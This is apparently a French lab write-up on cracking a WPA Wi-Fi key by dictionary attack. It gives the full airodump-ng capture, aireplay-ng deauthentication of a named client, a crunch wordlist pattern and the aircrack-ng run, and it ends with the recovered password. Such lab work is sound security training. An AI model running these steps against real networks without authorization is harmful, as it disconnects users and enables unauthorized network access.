Documentation : Cracker une clé WPA par dictionnaire

Introduction

Cette documentation détaille la procédure pour cracker une clé de sécurité WPA en utilisant une attaque par dictionnaire.

Nous utiliserons **Aircrack-ng** pour la capture, **Crunch** pour générer un dictionnaire ciblé et de nouveau **Aircrack-ng** pour mener l'attaque.

Prérequis

- Carte Wi-Fi compatible injection et mode monitor.
- Debian GNU/Linux (ou une distribution similaire) avec `aircrack-ng` et `crunch` installés.
- Proximité physique avec le réseau cible et un client connecté.
- Une hypothèse sur la structure du mot de passe pour créer un dictionnaire efficace.
- Permissions légales pour effectuer l'audit de sécurité.

Phase 1 : Capture du Handshake WPA


Étape 1 : Lancement de la capture sur le réseau cible

On utilise `airodump-ng` pour écouter spécifiquement sur le canal et le BSSID du point d'accès cible, et on sauvegarde la capture dans un fichier.

```
# Lancer l'écoute sur le canal 4, pour le BSSID 90:94:E4:84:5C:4A
# -w handshake : spécifie le nom des fichiers de sortie (handshake-01.cap, etc.)
sudo airodump-ng -c 4 --bssid 90:94:E4:84:5C:4A -w handshake wlan0mon
```

Cette commande doit rester active dans un premier terminal. On y voit le BSSID de l'AP et, en dessous, les clients connectés (STATION).


Capture d'écran : Airodump-ng en attente du handshake.



Étape 2 : Forcer la déconnexion d'un client

Dans un **second terminal**, on envoie des paquets de déauthentification au client identifié (MAC `8A:EA:47:AF:F6:4E`) pour le forcer à se reconnecter et ainsi générer un handshake que nous pourrons capturer.

```
# Envoyer 20 paquets de déauthentification
# -0 : mode deauth, 20 est le nombre de paquets
# -a : BSSID de l'AP
# -c : MAC du client à déconnecter
sudo aireplay-ng -0 20 -a 90:94:E4:84:5C:4A -c 8A:EA:47:AF:F6:4E
wlan0mon
```



Étape 3 : Vérification de la capture

En observant le premier terminal (`airodump-ng`), un message doit apparaître en haut à droite, confirmant la capture.


```
[ WPA handshake: 90:94:E4:84:5C:4A ]
```

On peut alors arrêter la capture (Ctrl+C). Pour confirmer que le handshake est bien dans le fichier, on peut utiliser `aircrack-ng`.

```
# Vérifier le contenu du fichier .cap
aircrack-ng handshake-01.cap
```

La sortie doit indiquer **WPA (1 handshake)**.

Capture d'écran : Confirmation du handshake dans Aircrack.




Phase 2 : Crack du mot de passe

Étape 4 : Création d'un dictionnaire ciblé avec Crunch

L'hypothèse est que le mot de passe fait 9 caractères et suit le pattern : `Esgi` + `4 chiffres` + `1 caractère spécial`.

```
# Générer un dictionnaire basé sur le pattern "Esgi%%%%^"
crunch 9 9 -t Esgi%%%%^ -o wl_Esgi_4digits_special.txt
```




Autre tentative de crunch avec d'autre paternel et donc plein d'autre tentative avant de trouver la bonne combolist

Étape 5 : Lancement de l'attaque avec Aircrack-ng

On utilise le dictionnaire généré contre le fichier de capture contenant le handshake.

```
# Lancer aircrack-ng avec le fichier de capture et notre dictionnaire
aircrack-ng handshake-01.cap -w wl_Esgi_4digits_special.txt
```



L'opération a réussi et a révélé la clé.

Le mot de passe trouvé est : **Esgi2005!**